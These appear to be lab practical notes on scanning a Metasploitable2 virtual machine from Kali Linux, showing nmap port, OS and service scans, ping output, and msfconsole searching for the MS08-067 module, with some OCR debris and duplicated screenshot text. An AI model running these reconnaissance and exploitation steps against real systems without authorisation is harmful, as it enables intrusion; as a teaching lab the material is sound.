search
offered
ବ୍ୟାକ
ବ୍ୟାକ
ମର୍ଦ୍ଦ
ଶ୍ରମ୍ୟ
ଅନ୍ତର୍ଗତ
ମହିଳା
ପଦାର୍ଥ
AdvertisingProgramsBusiness
```

13. Nmap:

- Nmap is a network scanner created by Gordon Lyon.
- Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.
- Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.
- First we use Metasploitable2 to find the ip address of the target machine.

```
msfadmin@metasploitable:~$ ifconfig
> ifconfig
>
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130  Bcast:192.168.37.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
             RX packets:54 errors:0 dropped:0 overruns:0 frame:0
             TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:5439 (5.3 KB)  TX bytes:7688 (7.5 KB)
             Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING  MTU:16436 Metric:1
             RX packets:98 errors:0 dropped:0 overruns:0 frame:0
             TX packets:98 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:21621 (21.1 KB)  TX bytes:21621 (21.1 KB)

msfadmin@metasploitable:~$ _
```

VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".

[Install Tools](#) [Remind Me Later](#) [Never Remind Me](#)

- Then we perform NMAP.

```
kali㉿kali:~
```

```
(kali㉿kali)-[~]
└─$ nmap -T4 -Ss -o 192.168.37.130/24
Failed to resolve/decode supposed IPv4 source address "s": Name or service not known
QUITTING!
```

```
(kali㉿kali)-[~]
└─$ nmap -T4 -Ss -o 192.168.37.130
Failed to resolve/decode supposed IPv4 source address "s": Name or service not known
QUITTING!
```

```
(kali㉿kali)-[~]
└─$ ping 192.168.37.130
PING 192.168.37.130 (192.168.37.130) 56(84) bytes of data.
64 bytes from 192.168.37.130: icmp_seq=1 ttl=64 time=0.419 ms
64 bytes from 192.168.37.130: icmp_seq=2 ttl=64 time=0.282 ms
64 bytes from 192.168.37.130: icmp_seq=3 ttl=64 time=0.358 ms
64 bytes from 192.168.37.130: icmp_seq=4 ttl=64 time=0.273 ms
64 bytes from 192.168.37.130: icmp_seq=5 ttl=64 time=0.456 ms
64 bytes from 192.168.37.130: icmp_seq=6 ttl=64 time=0.250 ms
64 bytes from 192.168.37.130: icmp_seq=7 ttl=64 time=0.398 ms
64 bytes from 192.168.37.130: icmp_seq=8 ttl=64 time=0.421 ms
64 bytes from 192.168.37.130: icmp_seq=9 ttl=64 time=0.362 ms
64 bytes from 192.168.37.130: icmp_seq=10 ttl=64 time=0.333 ms
64 bytes from 192.168.37.130: icmp_seq=11 ttl=64 time=0.286 ms
64 bytes from 192.168.37.130: icmp_seq=12 ttl=64 time=0.379 ms
64 bytes from 192.168.37.130: icmp_seq=13 ttl=64 time=0.390 ms
64 bytes from 192.168.37.130: icmp_seq=14 ttl=64 time=0.406 ms
64 bytes from 192.168.37.130: icmp_seq=15 ttl=64 time=0.274 ms
64 bytes from 192.168.37.130: icmp_seq=16 ttl=64 time=0.364 ms
64 bytes from 192.168.37.130: icmp_seq=17 ttl=64 time=0.499 ms
^C
--- 192.168.37.130 ping statistics ---
17 packets transmitted, 17 received, 0% packet loss, time 16387ms
rtt min/avg/max/mdev = 0.250/0.361/0.499/0.068 ms
```

```
(kali㉿kali)-[~]
└─$
```

- Then we use the MSF Console. This is the Metasploit Framework console that allows the penetration tester to run exploits on the target machine.

```

kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpo
h::Transport::ServerHostKeyAlgorithm::EcDSAsha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpo
rt/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSs
h::Transport::ServerHostKeyAlgorithm::EcDSAsha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpo
rt/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpo
rt/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSs
h::Transport::ServerHostKeyAlgorithm::EcDSAsha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpo
rt/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE wa
s here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpo
rt/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSs
h::Transport::ServerHostKeyAlgorithm::EcDSAsha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpo
rt/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER wa
s here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpo
rt/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSs
h::Transport::ServerHostKeyAlgorithm::EcDSAsha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpo
rt/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpo
rt/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSs
h::Transport::ServerHostKeyAlgorithm::EcDSAsha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpo
rt/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE wa
s here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpo
rt/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSs
h::Transport::ServerHostKeyAlgorithm::EcDSAsha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpo
rt/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER wa
s here
-----+
rt/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE wa
s here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpo
rt/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSs
h::Transport::ServerHostKeyAlgorithm::EcDSAsha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpo
rt/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER wa
s here

IIIIII dTb,dTb
II   4' v 'B . . . . . . . .
II   6. . . P : . . . . . . . .
II   'T; . . ;P' . . / \ . . . .
II   'T; ;P' . . / \ . . . .
IIIIII 'YvP' . . . . . . . .

I love shells --egypt

      =[ metasploit v6.2.9-dev           ]
+ -- ---=[ 2230 exploits - 1177 auxiliary - 398 post          ]
+ -- ---=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- ---=[ 9 evasion                                ]

Metasploit tip: When in a module, use back to go
back to the top level prompt

msf6 > Interrupt: use the 'exit' command to quit
msf6 > Interrupt: use the 'exit' command to quit
msf6 >

```

- Then we search for ms08_067.

```
msf6 > search ms08_067
Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  --
0  exploit/windows/smb/ms08_067_netapi 2008-10-28      great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
msf6 > Interrupt: use the 'exit' command to quit
msf6 > 
```

Practical 3:


Aim: Practical on enumerating host, port, and service scanning

Note:

- The tool being used for port scanning, data enumeration, and service scanning is NMAP.
- Nmap is a network scanner created by Gordon Lyon.
- Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.
- Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.

Port Scanning:

- A port scanner is an application designed to probe a server or host for open ports.
 - Such an application may be used by administrators to verify security policies of their networks and by attackers to identify network services running on a host and exploit vulnerabilities.
1. To see the help/ manual of Nmap we can use the command “man nmap” (OS used kali linux).



The screenshot shows a terminal window titled "NMAP(1)" with the command "nmap" entered. The output is the Nmap Reference Guide. It includes sections for NAME, SYNOPSIS, and DESCRIPTION. The DESCRIPTION section provides a detailed explanation of what Nmap does, mentioning it's an open source tool for network exploration and security auditing. It describes how Nmap uses raw IP packets to determine host availability, service types, and operating systems. The SYNOPSIS section shows the command structure: "nmap [Scan Type ...] [Options] {target specification}". The bottom of the screen shows the prompt "Manual page nmap(1) line 1 (press h for help or q to quit)".

```
kali㉿kali: ~
File Actions Edit View Help
NMAP(1) Nmap Reference Guide NMAP(1)
NAME
    nmap - Network exploration tool and security / port scanner
SYNOPSIS
    nmap [Scan Type ...] [Options] {target specification}
DESCRIPTION
    Nmap ("Network Mapper") is an open source tool for network exploration and security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. While Nmap is commonly used for security audits, many systems and network administrators find it useful for routine tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

    The output from Nmap is a list of scanned targets, with supplemental information on each depending on the options used. Key among that information is the "interesting ports table". That table lists the port number and protocol, service name, and state. The state is either open, filtered, closed, or unfiltered. Open means that an application on the target machine is listening for connections/packets on that port. Filtered means that a firewall, filter, or other network obstacle is blocking the port so that Nmap cannot tell whether it is open or closed. Closed ports have no application listening on them, though they could open up at any time. Ports are classified as unfiltered when they are responsive to Nmap's probes, but Nmap cannot determine whether they are open or closed. Nmap reports the state combinations open|filtered and closed|filtered when it cannot determine which of the two states describe a port. The port table may also include software version details when version detection has been requested. When an IP protocol scan is requested (-sO), Nmap provides information on supported IP protocols rather than listening ports.

    In addition to the interesting ports table, Nmap can provide further information on targets, including reverse DNS names, operating system guesses, device types, and MAC addresses.
Manual page nmap(1) line 1 (press h for help or q to quit)
```

2. You will need to run the target machine metasploitable2 and check the ip address of the machine using the command “ifconfig”.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130 Bcast:192.168.37.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:44 errors:0 dropped:0 overruns:0 frame:0
          TX packets:73 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4493 (4.3 KB) TX bytes:7402 (7.2 KB)
          Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".

[Install Tools](#) [Remind Me Later](#) [Never Remind Me](#)

3. Using Kali perform port scanning using nmap on the target machine by running the given command shown below.

```
kali㉿kali:[~]
File Actions Edit View Help

[(kali㉿kali)-[~]] $ sudo nmap -v -p 0-65535 -A 192.168.37.130 -oA metasploitable2
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-01 07:27 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 07:27
Completed NSE at 07:27, 0.00s elapsed
Initiating NSE at 07:27
Completed NSE at 07:27, 0.00s elapsed
Initiating NSE at 07:27
Completed NSE at 07:27, 0.00s elapsed
Initiating NSE at 07:27
Completed NSE at 07:27, 0.00s elapsed
Initiating ARP Ping Scan at 07:27
Scanning 192.168.37.130 [1 port]
Completed ARP Ping Scan at 07:27, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:27
Completed Parallel DNS resolution of 1 host. at 07:27, 0.11s elapsed
Initiating SYN Stealth Scan at 07:27
Scanning 192.168.37.130 [65536 ports]
Discovered open port 53/tcp on 192.168.37.130
Discovered open port 3306/tcp on 192.168.37.130
Discovered open port 23/tcp on 192.168.37.130
Discovered open port 21/tcp on 192.168.37.130
Discovered open port 139/tcp on 192.168.37.130
Discovered open port 22/tcp on 192.168.37.130
Discovered open port 111/tcp on 192.168.37.130
Discovered open port 5900/tcp on 192.168.37.130
Discovered open port 445/tcp on 192.168.37.130
Discovered open port 25/tcp on 192.168.37.130
Discovered open port 80/tcp on 192.168.37.130
Discovered open port 512/tcp on 192.168.37.130
Discovered open port 514/tcp on 192.168.37.130
Discovered open port 2121/tcp on 192.168.37.130
Discovered open port 37208/tcp on 192.168.37.130
Discovered open port 3632/tcp on 192.168.37.130
Discovered open port 8180/tcp on 192.168.37.130
```

```

kali@kali: ~
File Actions Edit View Help
Discovered open port 1524/tcp on 192.168.37.130
Discovered open port 8009/tcp on 192.168.37.130
Discovered open port 513/tcp on 192.168.37.130
Discovered open port 33945/tcp on 192.168.37.130
Discovered open port 1099/tcp on 192.168.37.130
Completed SYN Stealth Scan at 07:27, 6.10s elapsed (65536 total ports)
Initiating Service scan at 07:27
Scanning 30 services on 192.168.37.130
Completed Service scan at 07:29, 126.31s elapsed (30 services on 1 host)
Initiating OS detection (try #1) against 192.168.37.130
NSE: Script scanning 192.168.37.130.
Initiating NSE at 07:29
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 07:29, 9.21s elapsed
Initiating NSE at 07:29
Completed NSE at 07:29, 0.22s elapsed
Initiating NSE at 07:29
Completed NSE at 07:29, 0.00s elapsed
Nmap scan report for 192.168.37.130
Host is up (0.00045s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|   FTP server status:
|   Connected to 192.168.37.131
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

kali@kali: ~
File Actions Edit View Help
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
| System time: 2022-10-01T07:29:56-04:00
|_clock-skew: mean: 1h00m07s, deviation: 2h00m00s, median: 6s
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   METASPLOITABLE<00>  Flags: <unique><active>
|   METASPLOITABLE<03>  Flags: <unique><active>
|   METASPLOITABLE<20>  Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1e>        Flags: <group><active>
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT      ADDRESS
1  0.45 ms  192.168.37.130

NSE: Script Post-scanning.
Initiating NSE at 07:29
Completed NSE at 07:29, 0.00s elapsed
Initiating NSE at 07:29
Completed NSE at 07:29, 0.00s elapsed
Initiating NSE at 07:29
Completed NSE at 07:29, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 144.42 seconds
Raw packets sent: 65556 (2.885MB) | Rcvd: 65552 (2.623MB)

(kali㉿kali)-[~]
$ 

```

4. You will be able to identify the operating system and the target machine's open port details.

```
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
8787/tcp open  drb      Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/druby)
33945/tcp open  status   1 (RPC #100024)
37208/tcp open  nlockmgr 1-4 (RPC #100021)
49404/tcp open  mountd   1-3 (RPC #100005)
51378/tcp open  java-rmi  GNU Classpath grmiregistry
MAC Address: 00:0C:29:83:56:A6 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 497.103 days (since Sat May 22 05:02:03 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=201 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|   System time: 2022-10-01T07:29:56-04:00
|_clock-skew: mean: 1h00m07s, deviation: 2h00m00s, median: 6s
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   METASPLOITABLE<00>  Flags: <unique><active>
|   METASPLOITABLE<03>  Flags: <unique><active>
|   METASPLOITABLE<20>  Flags: <unique><active>
```

5. View the output file created which stores all the scan results in “metasploitable.nmap”.

```
└─(kali㉿kali)-[~]
$ ls
Desktop    google.txt          metasploitable2.nmap  Pictures      Templates
Documents  mark.txt           metasploitable2.xml  profiles.csv  Videos
Downloads  metasploitable2.gnmap  Music            Public

└─(kali㉿kali)-[~]
$
```

6. Using the cat command you can display the contents of the file.

```
└─(kali㉿kali)-[~]
$ cat metasploitable2.nmap
# Nmap 7.7 scan initiated Sat Oct  1 07:27:34 2022 as: nmap -v -p 0-65535 -A -oA metasploitable2 192.168.37.130
Nmap scan report for 192.168.37.130
Host is up (0.00045s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp             vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT
|     Connected to 192.168.37.131
|     Logged in as ftp
|     Type: ASCII
|     No passive bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh             OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 66:14:cf:e1:c0:5f:6a:7a:d6:99:2a:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:dc:a7:2b:e6:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet          Linux telnetd
25/tcp    open  smtp            Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME
|_ssl-date: 2022-10-01T11:30:05+00:00; -7s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=XX
-There is no such thing outside US/countryName=XX
| Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
```

```

kali@kali: ~
File Actions Edit View Help
IP ID Sequence Generation: All zeros
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|   System time: 2022-10-01T07:29:56-04:00
|_ clock-skew: mean: 1h00m07s, deviation: 2h00m00s, median: 6s
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   METASPLOITABLE<00>  Flags: <unique><active>
|   METASPLOITABLE<03>  Flags: <unique><active>
|   METASPLOITABLE<20>  Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1e>        Flags: <group><active>
|_ _smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT      ADDRESS
1  0.45 ms  192.168.37.130

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Oct  1 07:29:58 2022 -- 1 IP address (1 host up) scanned in 144.42 seconds
└─(kali㉿kali)-[~]
$ 

```

Enumerating Hosts:

- Enumeration is defined as a process which establishes an active connection to the target hosts to discover potential attack vectors in the system, and the same can be used for further exploitation of the system.
 - Enumeration is used to gather the following:
 - Usernames, group names
 - Hostnames
 - Network shares and services
 - IP tables and routing tables
 - Service settings and audit configurations
 - Application and banners
 - SNMP and DNS details
1. Find out the operating system of the target metasploitable2. (Running: Linux 2.6.X)

```

└─[kali㉿kali]─[~]
$ sudo nmap -sS -o 192.168.37.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-01 07:36 EDT
Nmap scan report for 192.168.37.130
Host is up (0.00097s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingerlock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:83:56:A6 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6

5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:83:56:A6 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.10 seconds
└─[kali㉿kali]─[~]
$ ┌───

```

2. Find out all the host services and their ports by using -sV.


```

└─[kali㉿kali]─[~]
$ sudo nmap -sV 192.168.37.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-01 07:38 EDT
Nmap scan report for 192.168.37.130
Host is up (0.0062s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
